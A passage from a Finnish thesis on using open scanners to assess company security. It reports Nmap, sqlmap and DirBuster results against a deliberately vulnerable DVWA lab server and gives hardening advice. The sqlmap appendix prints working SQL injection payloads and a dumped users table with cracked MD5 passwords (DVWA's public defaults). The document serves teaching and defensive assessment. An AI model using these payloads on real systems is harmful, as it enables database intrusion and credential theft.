Nmap skannauksen perusteella ei voida suoraan nähdä muita selkeitä haavoittuvuuksia, kuin anonyymin kirjautumisen salliminen ftp-palveluun. Tietojen perusteella voidaan kuitenkin tehdä selkeitä päätelmiä palvelimesta ja sen sisällöstä. Lisäksi näitä tietoja voidaan käyttää avuksi selvitettäessä, kuinka palvelimen sisältöön voitaisiin päästä käsiksi. Palvelin vaikuttaa skannauksen perusteella tarjoavan verkkosisältöä ja tarjoavan tiedostonjakoa. Lisäksi palvelimella säilytetään mahdollisesti tietokantoja, jotka saattavat liittyä verkkopalveluihin, asiakastietoihin, kirjautumistietoihin tai yrityksen sisäiseen toimintaan. Palvelin vaikuttaa melko tavanomaiselta, koska siitä löytyy keskeiset web-palvelimen komponentit: Linux käyttöjärjestelmä, Apache ja tietokantapalvelu. Lisäksi palvelinta voidaan hallita etänä SSH-palvelun avulla.

Palvelimen skannauksen tulokset näillä parametreilla tuottavat riittävät perusteet hyökkääjälle jatkotutkimuksia varten. Tiedot ovat relevantteja myös yrityksen tietoturvan parantamisen näkökulmasta. Tästä näkökulmasta saatuja tietoja tulee verrata ajatukseen siitä, mitkä kaikki tiedot halutaan jättää avoimiksi skannauksen näkökulmasta. Tarvitseeko tietokannan olla avoinna verkkoon? Halutaanko tiedostonjakopalvelun näkyvän ulkopuolisille?

Taulukko 1 Palvelimen Nmap-skannauksen tulokset

Portti	**Palvelu/versio**	**Tila**	**Lisätiedot**
21/TCP	FTP (vsftpd 3.0.3)	Avoin	Anonyymi kirjautuminen sallittu
22/TCP	SSH (OpenSSH 8.4p1 Ubuntu 5ubuntu1.1)	Avoin	Avainten tiedot tiedossa
80/TCP	HTTP (Apache httpd 2.4.46)	Avoin	HTTP metodit HEAD, GET, POST ja OPTIONS sallittu, Apache default- page löytynyt.
3306/TCP	DB (MariaDB)	Avoin	

SQLmapin osalta skannauksella voitiin selvittää, että palvelun tietokanta on haavoittuvainen ja tietokannan sisältö voitiin noutaa kohdekoneelta. Skannaus osoitti, että tietokanta on haavoittuvainen neljällä eri kyselyllä: Boolean-based blind, Error based, Time-based blind ja UNION-kyselyllä. Näitä haavoittuvia kyselyitä hyväksikäyttämällä voitiin noutaa tietokannan sisältö ja päätellä tietokannan versio. Tietokannassa olleet salasanat kyettiin lisäksi murtamaan, koska salasanat oli pyritty suojaamaan heikolla MD5 sekoitteella. Vertaamalla näitä sekoitteita sanalistaan voitiin selkokieliset salasanat päätellä. Tietokannasta noudetut tiedot näkyvät kuviossa 6.

Tietokannan kyselyiden haavoittuvuudet perustuvat siihen, että käyttäjä kykenee manipuloimaan tietokantaan suoritettavaa kyselyä. Kysyttäessä käyttäjän ID numeroa käyttäjä voi valita syötettävän arvon. Kun kysely lähetetään tietokantaan ei käyttäjän syöttämää arvoa tarkasteta, vaan se

liitetään suoraan kyselyyn. Tämä mahdollistaa käyttäjälle kyselyn muokkaamisen, mikäli tiettyjä erikoismerkkejä ja arvoja ei ole estetty. Skannauksessa havaitut haavoittuvuudet ovat esimerkkejä tilanteesta, jossa tietokantaan tehtävää kyselyä ei valvota ennen sen suorittamista. Käyttäjä kykenee lisäämään aina toden lauseen (Boolean based blind), aiheuttamaan virhetilan (Error-based) ja lisäämään toisen kyselyn ensimmäisen perään (Union query). Lisäksi käyttäjä voi säädellä tietokannan käyttämää aikaa vastauksen palauttamiseen sen perusteella, onko tietokannassa palautettavaa tietoa vai ei (Time-based blind). Näiden haavoittuvuuksien avulla on mahdollista enumeroida tietokannan sisältämät tiedot ja päästä käsiksi sen sisältöön. Edellä mainittujen haavoittuvuuksien hyväksikäyttö on mahdollista suoraan käyttöliittymästä manuaalisesti tehtynä, mutta automatisoituna kyselynä se on nopeaa ja helppoa.

```
user_id,user,avatar,password,last_name,first_name,last_login,failed_login
1,admin,/DVWA/hackable/users/admin.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),admin,admin,2021-10-13 17:09:59,0
2,gordonb,/DVWA/hackable/users/gordonb.jpg,e99a18c428cb38d5f260853678922e03 (abc123),Brown,Gordon,2021-10-13 17:09:59,0
3,1337,/DVWA/hackable/users/1337.jpg,8d3533d75ae2c3966d7e0d4fcc69216b (charley),Me,Hack,2021-10-13 17:09:59,0
4,pablo,/DVWA/hackable/users/pablo.jpg,0d107d09f5bbe40cade3de5c71e9e9b7 (letmein),Picasso,Pablo,2021-10-13 17:09:59,0
5,smithy,/DVWA/hackable/users/smithy.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),Smith,Bob,2021-10-13 17:09:59,0
```

Kuvio 6 SQLMapin avulla noudetun tietokannan sisältö

Tietokannan sisältämät tiedot oli tallennettu yhteen tauluun. Taulu sisälsi taulukon 2 mukaisesti kaikki käyttäjään liittyvät tiedot, tilitapahtumia sekä salasanan MD5 sekoitteena. Taulu paljastaa siis injektion myötä kaikki tiedot yhdellä kertaa. Tietokantaa suunniteltaessa tulisi ottaa huomioon, että kaikkia käyttäjän tietoja ei aseteta samaan tauluun. Tilanteissa, joissa esimerkiksi haetaan käyttäjän profiilikuva tietokannasta web-palveluun, ei salasanan ja henkilötietojen tulisi olla tallennettuna samaan tauluun. Tilanne, jossa käyttäjä pääsee näkemään ylimääräistä tietoa tietokannasta muuttuu huomattavasti haitallisemmaksi, mikäli kaikki tiedot ovat yhdessä taulussa. Käyttäjän salasanan tallentaminen selkokielisenä ei myöskään ole järkevää. Myöskään heikon sekoitteen, kuten MD5 käyttäminen ei ole suositeltavaa. MD5 sekoite on melko helppoa murtaa sanakirjan ja salasanojen murtoon käytettävän ohjelman avulla. Yleisimpien salasanojen sekoitteet ovat helposti murrettavissa.

DirBusterin skannauksella saatiin enumeroitua palvelimen sisältöä laajasti. Koska palvelimelle ei ollut luotu varsinaista sisältöä, ei osoitteesta http://192.168.1.85/ löydetty merkittävää sisältöä. Sen sijaan kansion /DVWA/ sisältä löydettiin merkittävä määrä kansioita ja tiedostoja. DirBusterin

tuloksissa löydökset jaoteltiin HTTP-kyselyiden statuskoodien perusteella ja näin ollen voitiin nähdä suoraan, mitä tiedostoja selaimella voidaan tarkastella suoraan ja mihin taas ei päästä suoraan käsiksi. Merkittävimpiä löydöksiä olivat esimerkiksi lähdekoodit, joiden perusteella sivuston toimintaa voidaan analysoida. Koska kirjautumissivuston osoitteessa http://192.168.1.85/DVWA/ olisi pitänyt olla ainoa, jolle käyttäjä pääsee ilman kirjautumista, löydettiin siis merkittävä määrä paljastunutta sisältöä.

DirBusterin avulla löydettiin esimerkiksi 62 kansiota ja 160 tiedostoa statuskoodilla 200. Tämä tarkoittaa, että nämä kansiot ja tiedostot ovat haettavissa palvelimelta käyttäjän toimesta. Lisäksi löydettiin 15 kansiota ja 20 tiedostoa statuskoodilla 302, sekä 47 tiedostoa statuskoodilla 500. 302 tarkoittaa, että tiedosto löytyy toisesta sijainnista ja koodi 500 indikoi virhetilaa. Skannauksen tulosten perusteella löydettiin useita tiedostoja, joiden pääte on .php ja joiden tarkoituksena on mahdollistaa sivuston toiminta. Lisäksi löydettiin dokumentaatiota .txt ja .pdf muodossa, kuten myös verkkosivuja .html muodossa. Suuri osa tiedostoista vaikuttaa olevan täysin normaaleja osia verkkosivun toimintaan liittyen ja niiden näkyvyys mahdollistaa sivuston normaalin toiminnan. Osa tiedostoista kuitenkin paljastaa myös tietoja, joiden pohjalta sivuston hyväksikäyttö on helpompaa hyökkääjän näkökulmasta. Yrityksen itse suorittaman skannauksen näkökulmasta saadaan DirBusterin avulla selkeä kokonaiskuva siitä, mikä kaikki sisältö on näkyvissä käyttäjälle. Lisäksi pystytään havainnoimaan sitä, millaisia virhekoodeja sivusto antaa käyttäjälleen. Joissain tapauksissa hyökkäyksen suunnitteleminen on mahdollista virheilmoitusten perusteella.

Vaikka skannaus ei paljasta suoraan esimerkiksi käyttäjätietoja tai sensitiivistä materiaalia, on kuitenkin syytä huomata sen paljastamat kansiorakenteet. Tulosten pohjalta voidaan selkeästi nähdä esimerkiksi sivuston toimintaan ja kehitystyöhön liittyviä kansioita. Lisäksi tuloksista voidaan päätellä .php tiedostojen perusteella sivuston toimintaan liittyviä seikkoja. Myös kansio, johon SQLMap-skannauksen tuloksena saadussa tietokannassa viitataan, on näkyvissä. Kansio sisältää käyttäjien kuvia, mikä ei välttämättä ole suoranainen virhe. On kuitenkin järkevää pohtia, onko tämän kansion tarpeellista olla näkyvissä muille käyttäjille. On myös hyvä huomata, että vaikka kansioista ei välttämättä löytynyt kaikkia tiedostoja, kansiorakenne on nyt paljastunut. Halutessaan käyttäjä voi vierailemalla kansiossa esimerkiksi selaimella jatkaa tutkimuksia ja näin löytää myös skannauksen ulkopuolelle jääneitä tiedostoja tai kansioita.

5 Pohdinta

5.1 Luotettavuus

Opinnäytetyön tavoitteena oli selvittää, millä tavoin pienet ja keskisuuret yritykset voivat hyödyntää avoimesti käytössä olevia automatisoituja skannereita teknisen tietoturvansa nykytilan selvittämiseen ja parantamiseen. Opinnäytetyö toteutettiin luomalla tietoperusta tietoturvaan ja skannereihin liittyen, sekä suorittamalla demoympäristössä havainnollistavia skannauksia valituilla ohjelmilla. Skannausten tulokset koostettiin osaksi opinnäytetyötä ja niiden tulokset analysoitiin.

Tietoturvasta ja sen osa-alueista löytyi verrattain paljon kirjallisuutta ja akateemisia julkaisuja. Teoreettisen ymmärryksen tueksi löytyi myös laajalti uutisia sekä teknisiä dokumentaatioita. Näiden osalta haasteeksi muodostui relevanttien ja ajantasaisten lähteiden tunnistaminen. Tietopohjan muodostaminen onnistui kuitenkin luontevasti perehtymällä useisiin eri julkaisuihin ja muodostamalla kokonaiskuvan näiden avulla.

Esiteltyjen skannereiden valitseminen vaikutti aluksi haastavalta, mutta onnistui lopulta luontevasti. Valitut skannerit ovat yleisesti käytössä ja osa Kali Linuxin mukana tulevaa ohjelmistokokonaisuutta. Lisäksi kyseisiin skannereihin liittyen löytyi paljon ohjeita, dokumentaatiota ja tietoa. Skannereiden tilalle olisi voitu valita muitakin vastaavia tuotteita, mutta näiden väliset erot eivät olleet merkittäviä. Skannereiden ominaisuudet eivät myöskään olleet keskeisessä roolissa opinnäytetyön sisällössä, vaan niiden merkitys oli lähinnä havainnollistava.

Demoympäristön osalta opinnäytetyön kannalta soveltuvan ja tarkoituksenmukaisen ympäristön luominen onnistuttiin toteuttamaan järkevällä tavalla. Demoympäristö muodostui luontevasti sen ajatuksen ympärille, että sen tulee sisältää skannereiden käyttöön liittyvää sisältöä ja olla tarpeeksi yksinkertainen toteutettavaksi opinnäytetyön osana. Tähän tarkoitukseen soveltuva demoympäristö, jossa saadut tulokset voidaan tarvittaessa toistaa, saatiin luotua.

5.2 Keskeiset tulokset

Opinnäytetyön tavoitteena oli pyrkiä vastaamaan seuraaviin kysymyksiin:

1. Miten yritys voi kartoittaa verkkonsa tilaa yleisimpien avoimien työkalujen avulla?
2. Millaista tietoa yrityksen verkosta ja palveluista työkaluilla voidaan saada?
3. Kuinka haastavaa työkalujen käyttö tietoturvan kartoittamisen näkökulmasta on?
4. Saadaanko työkalujen avulla merkittävää tietoa tietoturvan näkökulmasta?

Yritykset voivat kartoittaa tietoverkkojensa ja teknisen tietoturvan tilaa avoimesti käytössä olevien skannereiden avulla. Tämä vaatii ymmärrystä siitä, mitä tietoturva yrityksen viitekehyksessä tarkoittaa, sekä ymmärrystä teknisestä tietoturvasta. Yritys voi pyrkiä kartoittamaan verkkonsa ja palveluidensa tilaa skannaamalla ne automatisoiduilla tietoturvaohjelmilla ja analysoimalla tuloksia. Analysoinnissa tärkeää on hahmottaa se, miten tulosten suhteen tulisi menetellä. Tämä analyysi vaatii ymmärrystä siitä, miten yrityksen palveluiden tulisi olla konfiguroitu jotta tietoturva toteutuisi.

Työkalujen avulla voidaan saada tietoa verkon eri osa-alueiden konfiguraatioista ja sisällöstä. Opinnäytetyössä esiteltyjen skannereiden avulla voidaan hahmottaa verkossa avoimena näkyvien palveluiden, tietokantojen ja tiedostojen tilaa. Esiteltyjen skannereiden lisäksi on muitakin automatisoituja ratkaisuja eri käyttötarkoituksiin. Yhdistelemällä näiden tuloksia voidaan luoda melko kattava kuva verkon tilasta. Skannereiden tuloksena voidaan luoda kuva verkon nykytilasta ja tätä on verrattava parhaisiin käytänteisiin, ohjeisiin ja suunniteltuun verkkokokonaisuuteen. Skannereiden tulosten pohjalta voidaan myös arvioida, onko verkossa suunnittelemattomia tai sellaisia palveluita, joita sinne ei ole tarkoitettu.

Työkalujen käyttö ei ole haastavaa. Jokaisen esitellyn työkalun osalta voidaan todeta, että käyttö vaatii keskinkertaisia taitoja ja kykyä suorittaa tiedonhakua. Palvelut kuten Youtube ovat täynnä esimerkkejä ja opetusvideoita työkalujen käyttöön liittyen. Haastavampaa on analysoida skannereiden tuloksia ja muodostaa ymmärrys verkon tilasta. Tämä vaatii jonkin verran tieto- ja viestintätekniikkaan liittyvää osaamista ja kykyä tiedonhankintaan. Ottaen huomioon verkossa tarjottavan opetusmateriaalin saatavuuden ja määrän, voidaan kuitenkin todeta työkalut melko helppokäyttöisiksi.

Työkalujen avulla saatava tieto voi olla merkittävää tietoturvan näkökulmasta. Yrityksen näkökulmasta tieto esimerkiksi avoimesta FTP-palvelusta tai haavoittuvaisesta tietokannasta voi olla liiketoiminnan kannalta kriittinen. Merkittävää on kuitenkin ymmärtää se, että pelkästään skannauksen suorittaminen ei riitä tietoturvan parantamiseksi. On ymmärrettävä mitä tulokset kertovat verkon nykytilasta ja hahmotettava, mitkä toimet parantavat sitä.

5.3 Johtopäätökset

Nykypäivänä miltei jokainen yritys käyttää tietoverkkoihin kytkettyjä laitteita osana liiketoimintaansa. Niiden merkityksen laajuus ja mittakaava osana yritystoimintaa voi vaihdella, mutta sen myötä tietoturva koskettaa jokaista yritystä. Yrityksen on tunnistettava ja tiedostettava tämä seikka ja sopeutettava toimintansa sen mukaisesti. Tietoturvan pettäminen voi johtaa merkittäviin taloudellisiin menetyksiin, jopa yritystoiminnan päättymiseen.

Osana yrityksen tietoturvan tilan selvittämistä voidaan käyttää automatisoituja skannereita, joiden avulla voidaan saada kuva verkon tilasta. Skannausten tulosten analysointi voi tuottaa yritykselle merkittävää tietoa tietoturvan tilasta, mikäli yrityksellä on ymmärrystä ja osaamista hahmottaa tulosten keskeinen sisältö. Skannaukset eivät itsessään tuota tietoturvaa, mutta niiden avulla voidaan varmistaa ja tarkistaa tietoturvaan liittyviä osa-alueita. On myös ymmärrettävä, että tulokset ovat vain työkalu tietoturvan nykytilan selvittämisessä.

Tietoturvan kannalta keskeistä on pyrkiä tiedon, suunnittelun ja ajantasaisen tilannetiedon pohjalta luomaan ja ylläpitämään kestäviä ja turvallisia ratkaisuita. Yrityksen on kyettävä tunnistamaan arvokkaat ja kriittiset resurssit, suunniteltava niiden käyttö ja suojaaminen, sekä kyettävä toteuttamaan niiden käyttö osana liiketoimintaansa. Tietoturva on osa yritystoimintaa ja sen on tarkoitus turvata liiketoiminta. Tietoturvan luominen ja ylläpitäminen vaatii resursseja ja ymmärrystä siitä, että kyseessä on jatkuva prosessi.

Lähteet

BBC – Swedish Coop supermarkets shut due to US ransomware cyber-attack. N.d. Uutinen bbc.com- verkkosivustolla. Viitattu 1.10.2021. https://www.bbc.com/news/technology-57707530

CYBERDI – Kansallista & kansainvälistä kyberosaamista kasvattamassa. N.d. Artikkeli jamk.fi -verkkosivustolla. Viitattu 1.10.2021. https://www.jamk.fi/fi/Tutkimus-ja-kehitys/projektit/CYBERDI/Projektiesittely/

DVWA – Damn Vulnerable Web Application. N.d. Verkkosivusto dvwa.co.uk. Viitattu 20.10.2021. https://dvwa.co.uk.

Exploit Database – Index. N.d. Exploit DB palvelun hakukone verkkosivulla exploit-db.com. Viitattu 20.10.2021. https://www.exploit-db.com/

GitHub – Digininja/DVWA. N.d. DVWA palvelun GitHub repositorio verkkosivulla github.com/digininja/DVWA. Viitattu 19.10.2021. https://github.com/digininja/DVWA

GitHub – sqlmapproject/sqlmap. N.d. Sqlmap projektin GitHub repositorio verkkosivulla github.com/sqlmapproject/sqlmap. Viitattu 18.10.2021. https://github.com/sqlmapproject/sqlmap

Yaworski, P., Abma, J. & Prins, M. 2019. Real-world bug hunting: A field guide to web hacking (1st edition.). No Starch Press.

Nmap – Intro. N.d. Artikkeli nmap.org – verkkosivustolla. Viitattu 3.10.2021. https://nmap.org/

OWASP – Vulnerabilities. N.d. Artikkeli owasp.org -verkkosivustolla. Viitattu 1.10.2021. https://owasp.org/www-community/vulnerabilities/

National Institute of Standards and Technology (2012). Guide for Conducting Risk Assessments. (Department of Commerce, Washington, D.C.) NIST Special Publication 800-30. Viitattu 1.10.2021. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf

Raggad, Bel G.. *Information Security Management : Concepts and Practice*, Taylor & Francis Group, 2010. *ProQuest Ebook Central*, https://ebookcentral.proquest.com/lib/jyvaskyla-ebooks/detail.action?docID=1449482.

RFC 2616 – Hypertext Transfer Protocol – HTTP/1.1. N.d. HTTP dokumentaatio datatracker.ietf.org – verkkosivustolla. Viitattu 20.10.2021. https://datatracker.ietf.org/doc/html/rfc2616#section-10

SQLmap – Automatic SQL injection and database takeover tool. N.d. Artikkeli sqlmap.org – verkkosivulla. Viitattu 18.10.2021. https://sqlmap.org

Tuomi, J. & Sarajärvi, A. 2018. Laadullinen tutkimus ja sisällönanalyysi. Uudistettu painos. Helsinki: Tammi.

Vastaamo – Päivitetty tiedote 22.10.2020. N.d. Tiedote vastaamo.fi- verkkosivustolla. Viitattu 2.10.2021. https://vastaamo.fi/

VirtualBox – About. Artikkeli virtualbox.org – verkkosivustolla. Viitattu 20.10.2021. https://virtualbox.org/

Liitteet

Liite 1. Nmap skannauksen Tulokset.txt-tiedoston sisältö

```
# Nmap 7.91 scan initiated Sat Oct 23 13:32:26 2021 as: nmap -p- -A -oN Tulokset.txt -v -d
192.168.1.85
--------------- Timing report ---------------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------
Nmap scan report for 192.168.1.85
Host is up, received syn-ack (0.0012s latency).
Scanned at 2021-10-23 13:32:26 EDT for 21s
Not shown: 65531 closed ports
Reason: 65531 conn-refused
PORT     STATE SERVICE REASON  VERSION
21/tcp   open  ftp     syn-ack vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.133
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ssl-date:
|_  ERROR: Unable to obtain data from the target
22/tcp   open  ssh     syn-ack OpenSSH 8.4p1 Ubuntu 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 32:ee:7d:c6:56:43:05:3e:58:df:65:d3:87:04:c3:20 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDFXUqLwRGqSjL4BlVKGXUpTrByxJ2tlzrnhuiPDS4f0dQS1Adx5Kr6Dl4tSIz4IS5AX
caxLkVWI4UI7B9P+En+KD+7f6iEWc6/T9vbYvYN0Dj9EFitXqZoRpaGZGGoe4F2U74sUFXveZZLqGTaZ0bsu2f+ndkPUnX1AC
3480sgnNVIST3RYzhiA04PTyOeqQuDwRONf+K0QuZUgRJ2z8XTgcyWLZayUDpqI/RxlPApCjvqj00ZpgcMuSvtVFN20JxPLd-
htycuFOyul4UT3zBDe1rxQLa3epaa+ViDBR56zzIa6eJpj/pleqnIeAQVhqKoQDUjLKqp+U/MnGXTNCIyy4XjvgbtPjhgi9Wx
8SgtSvlD8wBW3GxYPKmrkPG0xh50uEEAV9CYmYYOZJpP8E2eTUghBF8TYGnr/8boByrezaHvlT9OBrbi8ap-
NpH4sS3UGgHLxKn5tHbj40UOo8yaEjB8jAqzoqQG61MbHsIjeejyiNp7XrfaHsDtlqv258sZE=
|   256 8d:33:ea:03:a8:eb:3c:48:77:36:b9:8f:f2:85:36:1b (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC+CtQlePyvQ2j+W9JGKpe3XYswoFIG68MDdRNSQzJfnR
ZVfl8nPtFslszoriceLxlNon4paRkKrqKtTdPG8DEQ=
|   256 77:1e:c4:9e:04:f3:a7:b1:cf:ba:b9:c2:4b:98:10:82 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIpRy757VpYWn/C5jXhKgnAVxcSTN3fkorR2rkhaafXa
80/tcp   open  http    syn-ack Apache httpd 2.4.46 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.46 (Ubuntu)
```

```
|_http-title: Apache2 Ubuntu Default Page: It works
3306/tcp open  mysql?  syn-ack
| fingerprint-strings:
|   Kerberos, NULL:
|_    Host '192.168.1.133' is not allowed to connect to this MariaDB server
| mysql-info:
|_  MySQL Error: Host '192.168.1.133' is not allowed to connect to this MariaDB server
| ssl-date:
|_  ERROR: Unable to obtain data from the target
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.91%I=7%D=10/23%Time=61744739%P=x86_64-pc-linux-gnu%r(N
SF:ULL,4C,"H\0\0\x01\xffj\x04Host\x20'192\.168\.1\.133'\x20is\x20not\x20al
SF:lowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Kerberos,
SF:4C,"H\0\0\x01\xffj\x04Host\x20'192\.168\.1\.133'\x20is\x20not\x20allowe
SF:d\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read from /usr/bin/../share/nmap: nmap-payloads nmap-service-probes nmap-services.
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct 23 13:32:47 2021 -- 1 IP address (1 host up) scanned in 21.90 seconds
```

Liite 2. SQLmap – skannauksen tuloste

```
      ___
     __H__
 ___ ___["]_____ ___ ___  {1.5.9#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:07:19 /2021-10-24/

[07:07:19] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[07:07:19] [INFO] resuming back-end DBMS 'mysql'
[07:07:19] [INFO] testing connection to the target URL
[07:07:22] [CRITICAL] unable to connect to the target URL ('No route to host'). sqlmap is going to retry the request(s)
[07:07:22] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--proxy', '--proxy-file'...)
[07:07:32] [CRITICAL] unable to connect to the target URL ('No route to host')
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=' OR NOT 3041=3041#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=' OR (SELECT 5928 FROM(SELECT COUNT(*),CONCAT(0x716b707871,(SELECT (ELT(5928=5928,1))),0x716a706a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- jYdP&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=' AND (SELECT 8629 FROM (SELECT(SLEEP(5)))RZvZ)-- oqAE&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=' UNION ALL SELECT NULL,CONCAT(0x716b707871,0x7155664362736f516e6d7548786479646b6b6c5263767849706b5859686a416f477857446f4e5567,0x716a706a71)#&Submit=Submit
---
[07:07:32] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[07:07:32] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[07:07:32] [INFO] fetching current database
[07:07:32] [INFO] fetching tables for database: 'dvwa'
```

```
[07:07:32] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[07:07:32] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+------------+------+------------------------+
| comment_id | name | comment                |
+------------+------+------------------------+
| 1          | test | This is a test comment. |
+------------+------+------------------------+

[07:07:32] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/mokko/.local/share/sqlmap/output/192.168.1.84/dump/dvwa/guestbook.csv'
[07:07:32] [INFO] fetching columns for table 'users' in database 'dvwa'
[07:07:32] [INFO] fetching entries for table 'users' in database 'dvwa'
[07:07:32] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[07:07:40] [INFO] writing hashes to a temporary file '/tmp/sqlmapria5mwvm2062/sqlmaphashes-e74tqjjj.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[07:07:46] [INFO] using hash method 'md5_generic_passwd'
[07:07:46] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[07:07:46] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[07:07:46] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[07:07:46] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+--------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                         | password                               | last_name | first_name | last_login          | failed_login |
+---------+---------+--------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /DVWA/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2021-10-13 17:09:59 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2021-10-13 17:09:59 | 0            |
| 3       | 1337    | /DVWA/hackable/users/1337.jpg  | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2021-10-13 17:09:59 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2021-10-13 17:09:59 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2021-10-13 17:09:59 | 0            |
+---------+---------+--------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+

[07:07:46] [INFO] table 'dvwa.users' dumped to CSV file '/home/mokko/.local/share/sqlmap/output/192.168.1.84/dump/dvwa/users.csv'
[07:07:46] [INFO] fetched data logged to text files under '/home/mokko/.local/share/sqlmap/output/192.168.1.84'

[*] ending @ 07:07:46 /2021-10-24/
```

Liite 3. DirBuster – skannauksen tulokset

DirBuster 1.0-RC1 - Report

http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

Report produced on Sat Oct 23 14:42:48 EDT 2021

---

http://192.168.1.85:80

Directories found during testing:

Dirs found with a 200 response:

/
/DVWA/dvwa/
/DVWA/dvwa/images/
/DVWA/dvwa/js/
/DVWA/dvwa/css/
/DVWA/dvwa/includes/
/DVWA/docs/
/DVWA/dvwa/includes/DBMS/
/DVWA/tests/
/DVWA/external/
/DVWA/external/phpids/
/DVWA/external/recaptcha/
/DVWA/external/phpids/0.6/
/DVWA/external/phpids/0.6/docs/
/DVWA/external/phpids/0.6/lib/
/DVWA/external/phpids/0.6/tests/
/DVWA/external/phpids/0.6/docs/examples/
/DVWA/external/phpids/0.6/docs/phpdocumentor/
/DVWA/external/phpids/0.6/lib/IDS/
/DVWA/external/phpids/0.6/tests/IDS/
/DVWA/external/phpids/0.6/docs/examples/cakephp/
/DVWA/external/phpids/0.6/tests/coverage/
/DVWA/external/phpids/0.6/lib/IDS/Caching/
/DVWA/external/phpids/0.6/lib/IDS/Config/
/DVWA/external/phpids/0.6/docs/phpdocumentor/PHPIDS/
/DVWA/external/phpids/0.6/lib/IDS/Filter/
/DVWA/external/phpids/0.6/lib/IDS/Log/
/DVWA/external/phpids/0.6/lib/IDS/tmp/

/DVWA/external/phpids/0.6/lib/IDS/vendors/

/DVWA/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/

/DVWA/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier/

/DVWA/external/phpids/0.6/docs/phpdocumentor/media/

/DVWA/config/

/DVWA/vulnerabilities/

/DVWA/vulnerabilities/sqli/help/

/DVWA/vulnerabilities/csp/help/

/DVWA/vulnerabilities/captcha/help/

/DVWA/vulnerabilities/sqli_blind/help/

/DVWA/vulnerabilities/brute/help/

/DVWA/vulnerabilities/csrf/help/

/DVWA/vulnerabilities/upload/help/

/DVWA/vulnerabilities/fi/help/

/DVWA/vulnerabilities/exec/help/

/DVWA/vulnerabilities/javascript/help/

/DVWA/vulnerabilities/xss_r/help/

